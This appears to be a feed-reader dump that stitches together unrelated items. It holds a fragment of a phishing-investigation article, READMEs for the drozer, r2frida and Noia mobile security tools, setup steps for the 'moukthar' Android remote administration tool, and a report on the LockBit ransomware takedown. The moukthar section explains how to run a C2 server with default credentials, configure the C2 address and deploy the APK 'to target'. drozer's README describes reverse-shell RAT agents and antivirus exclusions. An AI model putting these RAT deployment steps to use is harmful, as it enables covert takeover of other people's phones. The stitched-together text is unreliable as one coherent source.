Among those is rustraitor[.]info, a website erected after Russia invaded Ukraine in early 2022 that doxed Russians perceived to have helped the Ukrainian cause.
An archive.org copy of Rustraitor.
In keeping with the overall theme, these phishing domains appear focused on stealing usernames and passwords to some of the cybercrime underground’s busiest shops, including Brian’s Club. What do all the phished sites have in common? They all accept payment via virtual currencies.
It appears MetaMask’s Monahan made the correct decision in forcing these phishers to tip their hand: Among the websites at that DDoS-Guard address are multiple MetaMask phishing domains, including metarrnask[.]com, meternask[.]com, and rnetamask[.]com.
How profitable are these private note phishing sites? Reviewing the four malicious cryptocurrency payment addresses that the attackers swapped into notes passed through privnote[.]co (as pictured in Monahan’s screenshot above) shows that between March 15 and March 19, 2024, those address raked in and transferred out nearly $18,000 in cryptocurrencies. And that’s just one of their phishing websites.

drozer (formerly Mercury) is the leading security testing framework for Android.
drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.
drozer provides tools to help you use, share and understand public Android exploits. It helps you to deploy a drozer Agent to a device through exploitation or social engineering. Using weasel (WithSecure's advanced exploitation payload) drozer is able to maximise the permissions available to it by installing a full agent, injecting a limited agent into a running process, or connecting a reverse shell to act as a Remote Access Tool (RAT).
drozer is a good tool for simulating a rogue application. A penetration tester does not have to develop an app with custom code to interface with a specific content provider. Instead, drozer can be used with little to no programming experience required to show the impact of letting certain components be exported on a device.
drozer is open source software, maintained by WithSecure, and can be downloaded from: https://labs.withsecure.com/tools/drozer/
To help with making sure drozer can be run on modern systems, a Docker container was created that has a working build of Drozer. This is currently the recommended method of using Drozer on modern systems.
Note: On Windows please ensure that the path to the Python installation and the Scripts folder under the Python installation are added to the PATH environment variable.
Note: On Windows please ensure that the path to javac.exe is added to the PATH environment variable.
git clone https://github.com/WithSecureLabs/drozer.git
cd drozer
python setup.py bdist_wheel
sudo pip install dist/drozer-2.x.x-py2-none-any.whl
git clone https://github.com/WithSecureLabs/drozer.git
cd drozer
make deb
sudo dpkg -i drozer-2.x.x.deb
git clone https://github.com/WithSecureLabs/drozer.git
cd drozer
make rpm
sudo rpm -I drozer-2.x.x-1.noarch.rpm
NOTE: Windows Defender and other Antivirus software will flag drozer as malware (an exploitation tool without exploit code wouldn't be much fun!). In order to run drozer you would have to add an exception to Windows Defender and any antivirus software. Alternatively, we recommend running drozer in a Windows/Linux VM.
git clone https://github.com/WithSecureLabs/drozer.git
cd drozer
python.exe setup.py bdist_msi
Run dist/drozer-2.x.x.win-x.msi
Drozer can be installed using Android Debug Bridge (adb).
Download the latest Drozer Agent here.
$ adb install drozer-agent-2.x.x.apk
You should now have the drozer Console installed on your PC, and the Agent running on your test device. Now, you need to connect the two and you're ready to start exploring.
We will use the server embedded in the drozer Agent to do this.
If using the Android emulator, you need to set up a suitable port forward so that your PC can connect to a TCP socket opened by the Agent inside the emulator, or on the device. By default, drozer uses port 31415:
$ adb forward tcp:31415 tcp:31415
Now, launch the Agent, select the "Embedded Server" option and tap "Enable" to start the server. You should see a notification that the server has started.
Then, on your PC, connect using the drozer Console:
On Linux:
$ drozer console connect
On Windows:
> drozer.bat console connect
If using a real device, the IP address of the device on the network must be specified:
On Linux:
$ drozer console connect --server 192.168.0.10
On Windows:
> drozer.bat console connect --server 192.168.0.10
You should be presented with a drozer command prompt:
selecting f75640f67144d9a3 (unknown sdk 4.1.1)
dz>
The prompt confirms the Android ID of the device you have connected to, along with the manufacturer, model and Android software version.
You are now ready to start exploring the device.
| Command | Description |
|---|---|
| run | Executes a drozer module |
| list | Show a list of all drozer modules that can be executed in the current session. This hides modules that you do not have suitable permissions to run. |
| shell | Start an interactive Linux shell on the device, in the context of the Agent process. |
| cd | Mounts a particular namespace as the root of session, to avoid having to repeatedly type the full name of a module. |
| clean | Remove temporary files stored by drozer on the Android device. |
| contributors | Displays a list of people who have contributed to the drozer framework and modules in use on your system. |
| echo | Print text to the console. |
| exit | Terminate the drozer session. |
| help | Display help about a particular command or module. |
| load | Load a file containing drozer commands, and execute them in sequence. |
| module | Find and install additional drozer modules from the Internet. |
| permissions | Display a list of the permissions granted to the drozer Agent. |
| set | Store a value in a variable that will be passed as an environment variable to any Linux shells spawned by drozer. |
| unset | Remove a named variable that drozer passes to any Linux shells that it spawns. |
drozer is released under a 3-clause BSD License. See LICENSE for full details.
drozer is Open Source software, made great by contributions from the community.
Bug reports, feature requests, comments and questions can be submitted here.
This is a self-contained plugin for radare2 that allows to instrument remote processes using frida.
The radare project brings a complete toolchain for reverse engineering, providing well maintained functionalities and extend its features with other programming languages and tools.
Frida is a dynamic instrumentation toolkit that makes it easy to inspect and manipulate running processes by injecting your own JavaScript, and optionally also communicate with your scripts.
:. command):db apir_fs api.The recommended way to install r2frida is via r2pm:
$ r2pm -ci r2frida
Binary builds that don't require compilation will be soon supported in r2pm and r2env. Meanwhile feel free to download the last builds from the Releases page.
In GNU/Debian you will need to install the following packages:
$ sudo apt install -y make gcc libzip-dev nodejs npm curl pkg-config git
$ git clone https://github.com/nowsecure/r2frida.git
$ cd r2frida
$ make
$ make user-install
radare2 (instead of radare2-x.y.z)preconfigure.bat)configure.bat and then make.bat
b\r2frida.dll into r2 -H R2_USER_PLUGINS
For testing, use r2 frida://0, as attaching to the pid0 in frida is a special session that runs in local. Now you can run the :? command to get the list of commands available.
$ r2 'frida://?'
r2 frida://[action]/[link]/[device]/[target]
* action = list | apps | attach | spawn | launch
* link   = local | usb | remote host:port
* device = '' | host:port | device-id
* target = pid | appname | process-name | program-in-path | abspath
Local:
* frida://?                        # show this help
* frida://                         # list local processes
* frida://0                        # attach to frida-helper (no spawn needed)
* frida:///usr/local/bin/rax2      # abspath to spawn
* frida://rax2                     # same as above, considering local/bin is in PATH
* frida://spawn/$(program)         # spawn a new process in the current system
* frida://attach/(target)          # attach to target PID in current host
USB:
* frida://list/usb//               # list processes in the first usb device
* frida://apps/usb//               # list apps in the first usb device
* frida://attach/usb//12345        # attach to given pid in the first usb device
* frida://spawn/usb//appname       # spawn an app in the first resolved usb device
* frida://launch/usb//appname      # spawn+resume an app in the first usb device
Remote:
* frida://attach/remote/10.0.0.3:9999/558 # attach to pid 558 on tcp remote frida-server
Environment: (Use the `%` command to change the environment at runtime)
  R2FRIDA_SAFE_IO=0|1              # Workaround a Frida bug on Android/thumb
  R2FRIDA_DEBUG=0|1                # Used to debug argument parsing behaviour
  R2FRIDA_COMPILER_DISABLE=0|1     # Disable the new frida typescript compiler (`:. foo.ts`)
  R2FRIDA_AGENT_SCRIPT=[file]      # path to file of the r2frida agent
$ r2 frida://0 # same as frida -p 0, connects to a local session
You can attach, spawn or launch to any program by name or pid, The following line will attach to the first process named rax2 (run rax2 - in another terminal to test this line)
$ r2 frida://rax2  # attach to the first process named `rax2`
$ r2 frida://1234  # attach to the given pid
Using the absolute path of a binary to spawn will spawn the process:
$ r2 frida:///bin/ls
[0x00000000]> :dc        # continue the execution of the target program
Also works with arguments:
$ r2 frida://"/bin/ls -al"
For USB debugging iOS/Android apps use these actions. Note that spawn can be replaced with launch or attach, and the process name can be the bundleid or the PID.
$ r2 frida://spawn/usb/         # enumerate devices
$ r2 frida://spawn/usb//        # enumerate apps in the first iOS device
$ r2 frida://spawn/usb//Weather # Run the weather app
These are the most frequent commands, so you must learn them and suffix it with ? to get subcommands help.
:i        # get information of the target (pid, name, home, arch, bits, ..)
.:i*      # import the target process details into local r2
:?        # show all the available commands
:dm       # list maps. Use ':dm|head' and seek to the program base address
:iE       # list the exports of the current binary (seek)
:dt fread # trace the 'fread' function
:dt-*     # delete all traces
r2frida plugins run in the agent side and are registered with the r2frida.pluginRegister API.
See the plugins/ directory for some more example plugin scripts.
[0x00000000]> cat example.js
r2frida.pluginRegister('test', function(name) {
  if (name === 'test') {
    return function(args) {
      console.log('Hello Args From r2frida plugin', args);
      return 'Things Happen';
    }
  }
});
[0x00000000]> :. example.js   # load the plugin script
The :. command works like the r2's . command, but runs inside the agent.
:. a.js  # run script which registers a plugin
:.       # list plugins
:.-test  # unload a plugin by name
:.. a.js # eternalize script (keeps running after detach)
If you are willing to install and use r2frida natively on Android via Termux, there are some caveats with the library dependencies because of some symbol resolutions. The way to make this work is by extending the LD_LIBRARY_PATH environment to point to the system directory before the termux libdir.
$ LD_LIBRARY_PATH=/system/lib64:$LD_LIBRARY_PATH r2 frida://...
Ensure you are using a modern version of r2 (preferibly last release or git).
Run r2 -L | grep frida to verify if the plugin is loaded, if nothing is printed use the R2_DEBUG=1 environment variable to get some debugging messages to find out the reason.
If you have problems compiling r2frida you can use r2env or fetch the release builds from the GitHub releases page, bear in mind that only MAJOR.MINOR version must match, this is r2-5.7.6 can load any plugin compiled on any version between 5.7.0 and 5.7.8.
 +---------+
 | radare2 |     The radare2 tool, on top of the rest
 +---------+
      :
 +----------+
 | io_frida |    r2frida io plugin
 +----------+
      :
 +---------+
 |  frida  |     Frida host APIs and logic to interact with target
 +---------+
      :
  +-------+
  |  app  |      Target process instrumented by Frida with Javascript
  +-------+
This plugin has been developed by pancake aka Sergi Alvarez (the author of radare2) for NowSecure.
I would like to thank Ole André for writing and maintaining Frida as well as being so kind to proactively fix bugs and discuss technical details on anything needed to make this union to work. Kudos

Noia is a web-based tool whose main aim is to ease the process of browsing mobile applications sandbox and directly previewing SQLite databases, images, and more. Powered by frida.re.
Please note that I'm not a programmer, but I'm probably above the median in code-savyness. Try it out, open an issue if you find any problems. PRs are welcome.
npm install -g noia
noia
Explore third-party applications files and directories. Noia shows you details including the access permissions, file type and much more.
View custom binary files. Directly preview SQLite databases, images, and more.
Search application by name.
Search files and directories by name.
Navigate to a custom directory using the ctrl+g shortcut.
Download the application files and directories for further analysis.
Basic iOS support
and more
Noia is available on npm, so just type the following command to install it and run it:
npm install -g noia
noia
Noia is powered by frida.re, thus requires Frida to run.
See: * https://frida.re/docs/android/ * https://frida.re/docs/ios/
Security Warning
This tool is not secure and may include some security vulnerabilities so make sure to isolate the webpage from potential hackers.
MIT
Remote adminitration tool for android
console git clone https://github.com/Tomiwa-Ot/moukthar.git
/var/www/html/ and install dependencies console mv moukthar/Server/* /var/www/html/ cd /var/www/html/c2-server composer install cd /var/www/html/web\ socket/ composer install The default credentials are username: android and password: the rastafarian in you
c2-server/.env and web socket/.env
database.sql
console php Server/web\ socket/App.php # OR sudo mv Server/websocket.service /etc/systemd/system/ sudo systemctl daemon-reload sudo systemctl enable websocket.service sudo systemctl start websocket.service
/etc/apache2/apache2.conf xml <Directory /var/www/html/c2-server> Options -Indexes DirectoryIndex app.php AllowOverride All Require all granted </Directory>
functionality/Utils.java ```java public static final String C2_SERVER = "http://localhost";public static final String WEB_SOCKET_SERVER = "ws://localhost:8080"; ``` - Compile APK using Android Studio and deploy to target
U.S. and U.K. authorities have seized the darknet websites run by LockBit, a prolific and destructive ransomware group that has claimed more than 2,000 victims worldwide and extorted over $120 million in payments. Instead of listing data stolen from ransomware victims who didn’t pay, LockBit’s victim shaming website now offers free recovery tools, as well as news about arrests and criminal charges involving LockBit affiliates.
Investigators used the existing design on LockBit’s victim shaming website to feature press releases and free decryption tools.
Dubbed “Operation Cronos,” the law enforcement action involved the seizure of nearly three-dozen servers; the arrest of two alleged LockBit members; the unsealing of two indictments; the release of a free LockBit decryption tool; and the freezing of more than 200 cryptocurrency accounts thought to be tied to the gang’s activities.
LockBit members have executed attacks against thousands of victims in the United States and around the world, according to the U.S. Department of Justice (DOJ). First surfacing in September 2019, the gang is estimated to have made hundreds of millions of U.S. dollars in ransom demands, and extorted over $120 million in ransom payments.
LockBit operated as a ransomware-as-a-service group, wherein the ransomware gang takes care of everything from the bulletproof hosting and domains to the development and maintenance of the malware. Meanwhile, affiliates are solely responsible for finding new victims, and can reap 60 to 80 percent of any ransom amount ultimately paid to the group.
A statement on Operation Cronos from the European police agency Europol said the months-long infiltration resulted in the compromise of LockBit’s primary platform and other critical infrastructure, including the takedown of 34 servers in the Netherlands, Germany, Finland, France, Switzerland, Australia, the United States and the United Kingdom. Europol said two suspected LockBit actors were arrested in Poland and Ukraine, but no further information has been released about those detained.
The DOJ today unsealed indictments against two Russian men alleged to be active members of LockBit. The government says Russian national Artur Sungatov used LockBit ransomware against victims in manufacturing, logistics, insurance and other companies throughout the United States.
Ivan Gennadievich Kondratyev, a.k.a. “Bassterlord,” allegedly deployed LockBit against targets in the United States, Singapore, Taiwan, and Lebanon. Kondratyev is also charged (PDF) with three criminal counts arising from his alleged use of the Sodinokibi (aka “REvil“) ransomware variant to encrypt data, exfiltrate victim information, and extort a ransom payment from a corporate victim based in Alameda County, California.
With the indictments of Sungatov and Kondratyev, a total of five LockBit affiliates now have been officially charged. In May 2023, U.S. authorities unsealed indictments against two alleged LockBit affiliates, Mikhail “Wazawaka” Matveev and Mikhail Vasiliev.
Vasiliev, 35, of Bradford, Ontario, Canada, is in custody in Canada awaiting extradition to the United States (the complaint against Vasiliev is at this PDF). Matveev remains at large, presumably still in Russia. In January 2022, KrebsOnSecurity published Who is the Network Access Broker ‘Wazawaka,’ which followed clues from Wazawaka’s many pseudonyms and contact details on the Russian-language cybercrime forums back to a 31-year-old Mikhail Matveev from Abaza, RU.
An FBI wanted poster for Matveev.
In June 2023, Russian national Ruslan Magomedovich Astamirov was charged in New Jersey for his participation in the LockBit conspiracy, including the deployment of LockBit against victims in Florida, Japan, France, and Kenya. Astamirov is currently in custody in the United States awaiting trial.
LockBit was known to have recruited affiliates that worked with multiple ransomware groups simultaneously, and it’s unclear what impact this takedown may have on competing ransomware affiliate operations. The security firm ProDaft said on Twitter/X that the infiltration of LockBit by investigators provided “in-depth visibility into each affiliate’s structures, including ties with other notorious groups such as FIN7, Wizard Spider, and EvilCorp.”
In a lengthy thread about the LockBit takedown on the Russian-language cybercrime forum XSS, one of the gang’s leaders said the FBI and the U.K.’s National Crime Agency (NCA) had infiltrated its servers using a known vulnerability in PHP, a scripting language that is widely used in Web development.
Several denizens of XSS wondered aloud why the PHP flaw was not flagged by LockBit’s vaunted “Bug Bounty” program, which promised a financial reward to affiliates who could find and quietly report any security vulnerabilities threatening to undermine LockBit’s online infrastructure.
This prompted several XSS members to start posting memes taunting the group about the security failure.
“Does it mean that the FBI provided a pentesting service to the affiliate program?,” one denizen quipped. “Or did they decide to take part in the bug bounty program? :):)”
Federal investigators also appear to be trolling LockBit members with their seizure notices. LockBit’s data leak site previously featured a countdown timer for each victim organization listed, indicating the time remaining for the victim to pay a ransom demand before their stolen files would be published online. Now, the top entry on the shaming site is a countdown timer until the public doxing of “LockBitSupp,” the unofficial spokesperson or figurehead for the LockBit gang.
“Who is LockbitSupp?” the teaser reads. “The $10m question.”
In January 2024, LockBitSupp told XSS forum members he was disappointed the FBI hadn’t offered a reward for his doxing and/or arrest, and that in response he was placing a bounty on his own head — offering $10 million to anyone who could discover his real name.
“My god, who needs me?,” LockBitSupp wrote on Jan. 22, 2024. “There is not even a reward out for me on the FBI website. By the way, I want to use this chance to increase the reward amount for a person who can tell me my full name from USD 1 million to USD 10 million. The person who will find out my name, tell it to me and explain how they were able to find it out will get USD 10 million. Please take note that when looking for criminals, the FBI uses unclear wording offering a reward of UP TO USD 10 million; this means that the FBI can pay you USD 100, because technically, it’s an amount UP TO 10 million. On the other hand, I am willing to pay USD 10 million, no more and no less.”
Mark Stockley, cybersecurity evangelist at the security firm Malwarebytes, said the NCA is obviously trolling the LockBit group and LockBitSupp.
“I don’t think this is an accident—this is how ransomware groups talk to each other,” Stockley said. “This is law enforcement taking the time to enjoy its moment, and humiliate LockBit in its own vernacular, presumably so it loses face.”
In a press conference today, the FBI said Operation Cronos included investigative assistance from the Gendarmerie-C3N in France; the State Criminal Police Office L-K-A and Federal Criminal Police Office in Germany; Fedpol and Zurich Cantonal Police in Switzerland; the National Police Agency in Japan; the Australian Federal Police; the Swedish Police Authority; the National Bureau of Investigation in Finland; the Royal Canadian Mounted Police; and the National Police in the Netherlands.
The Justice Department said victims targeted by LockBit should contact the FBI at https://lockbitvictims.ic3.gov/ to determine whether affected systems can be successfully decrypted. In addition, the Japanese Police, supported by Europol, have released a recovery tool designed to recover files encrypted by the LockBit 3.0 Black Ransomware.


 FreshRSS